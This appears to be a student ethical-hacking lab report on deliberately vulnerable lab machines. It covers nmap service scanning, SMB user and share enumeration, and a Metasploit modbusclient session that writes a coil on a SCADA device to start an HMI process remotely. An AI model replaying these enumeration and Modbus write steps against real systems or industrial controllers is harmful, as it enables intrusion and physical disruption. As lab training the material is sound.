
Dns dumpster helps in mapping the attack surface, identifying subdomains

But the accuracy is not certified and only 50 results were visible limiting the information for hackig

Lab 1

Doing the address scan, since 192.168.123.10 was address of kali, the other address 192.168.123.50 is the address of jcu eh lab

List of open ports of jcu eh lab




```
28 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
29 MAC Address: 00:15:5D:00:04:03 (Microsoft)
30 Device type: general purpose
31 Running: Linux 2.6.X
32 OS CPE: cpe:/o:linux:linux_kernel:2.6
33 OS details: Linux 2.6.9 - 2.6.33
34 Network Distance: 1 hop
35 Service Info: Hosts:  metasploitable.localdomain, jcu-eh-lab, irc.Metasploitable.LAN; OSs: Unix,
   Linux; CPE: cpe:/o:linux:linux_kernel
36
37 OS and Service detection performed. Please report any incorrect results at https://nmap.org/
   submit/ .
38 # Nmap done at Thu Mar  6 15:19:47 2025 -- 1 IP address (1 host up) scanned in 43.88 seconds
39
```


These are scanned running services on jcu eh lab


In jcu eh lab there are several security issues firstly, services such as apache and ssh are not up to date, this could lead to easy exploitation

And some open ports are unnecessary which also becomes an attacking point for attackers

Lab 2






kali@kali: ~
File Actions Edit View Help
(Getting domain SID for 192.168.123.50)
Domain Name: JCU
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
(Users on 192.168.123.50)
index: 0×1 RID: 0×3f2 acb: 0×00000011 Account: games Name: games Desc: (null)
index: 0×2 RID: 0×1f5 acb: 0×00000011 Account: nobody Name: nobody Desc: (null)
index: 0×3 RID: 0×4ba acb: 0×00000011 Account: bind Name: (null) Desc: (null)
index: 0×4 RID: 0×402 acb: 0×00000011 Account: proxy Name: proxy Desc: (null)
index: 0×5 RID: 0×4b4 acb: 0×00000011 Account: syslog Name: (null) Desc: (null)
index: 0×6 RID: 0×bba acb: 0×00000010 Account: user Name: just a user,111,, Desc: (null)
index: 0×7 RID: 0×42a acb: 0×00000011 Account: www-data Name: www-data Desc: (null)
index: 0×8 RID: 0×3e8 acb: 0×00000011 Account: root Name: root Desc: (null)
index: 0×9 RID: 0×3fa acb: 0×00000011 Account: news Name: news Desc: (null)
index: 0×a RID: 0×4c0 acb: 0×00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0×b RID: 0×3ec acb: 0×00000011 Account: bin Name: bin Desc: (null)
index: 0×c RID: 0×3f8 acb: 0×00000011 Account: mail Name: mail Desc: (null)
index: 0×d RID: 0×4c6 acb: 0×00000011 Account: distccd Name: (null) Desc: (null)
index: 0×e RID: 0×4ca acb: 0×00000011 Account: proftpd Name: (null) Desc: (null)
index: 0×f RID: 0×4b2 acb: 0×00000011 Account: dhcp Name: (null) Desc: (null)
index: 0×10 RID: 0×3ea acb: 0×00000011 Account: daemon Name: daemon Desc: (null)
index: 0×11 RID: 0×4b8 acb: 0×00000011 Account: sshd Name: (null) Desc: (null)


kali@kali: ~
File Actions Edit View Help
index: 0×11 RID: 0×4b8 acb: 0×00000011 Account: sshd Name: (null) Desc: (null)
index: 0×12 RID: 0×3f4 acb: 0×00000011 Account: man Name: man Desc: (null)
index: 0×13 RID: 0×3f6 acb: 0×00000011 Account: lp Name: lp Desc: (null)
index: 0×14 RID: 0×4c2 acb: 0×00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0×15 RID: 0×43a acb: 0×00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (n
ull)
index: 0×16 RID: 0×4b0 acb: 0×00000011 Account: libuuid Name: (null) Desc: (null)
index: 0×17 RID: 0×42c acb: 0×00000011 Account: backup Name: backup Desc: (null)
index: 0×18 RID: 0×bb8 acb: 0×00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
index: 0×19 RID: 0×4c8 acb: 0×00000011 Account: telnetd Name: (null) Desc: (null)
index: 0×1a RID: 0×3ee acb: 0×00000011 Account: sys Name: sys Desc: (null)
index: 0×1b RID: 0×4b6 acb: 0×00000011 Account: klog Name: (null) Desc: (null)
index: 0×1c RID: 0×4bc acb: 0×00000011 Account: postfix Name: (null) Desc: (null)
index: 0×1d RID: 0×bbc acb: 0×00000011 Account: service Name: ,,, Desc: (null)
index: 0×1e RID: 0×434 acb: 0×00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0×1f RID: 0×436 acb: 0×00000011 Account: irc Name: ircd Desc: (null)
index: 0×20 RID: 0×4be acb: 0×00000011 Account: ftp Name: (null) Desc: (null)
index: 0×21 RID: 0×4c4 acb: 0×00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0×22 RID: 0×3f0 acb: 0×00000011 Account: sync Name: sync Desc: (null)
index: 0×23 RID: 0×3fc acb: 0×00000011 Account: uucp Name: uucp Desc: (null)
user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]


Information of users of jcu eh lab


Os information of jcu eh lab





And password information of jcu eh lab






Share information of jcu eh lab

From enumerations could found the list of usernames and RID range and what are known user names, platform id of os is 500 and the version is 4.9


And password information show information related to minimum, maximum range and password complexity flag of 00000 which possibly indicates weak password are used

From share screenshot I could found sharenames and their types, and their access permissions each sharenames have different access permissions for example tmp the mapping is permitted



Set the rhost, address to be attacked, data to change and action


Run the exploit



The hmi operation went to start without clicking on start button

```
kali@kali: ~
File  Actions  Edit  View  Help
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set rhost 192.168.95.2
rhost ⇒ 192.168.95.2
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 40
data_address ⇒ 40
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > set action write_coil
action ⇒ write_coil
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending WRITE COIL ...
[+] 192.168.95.2:502 - Value 1 successfully written at coil address 40
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set data 1
data ⇒ 1
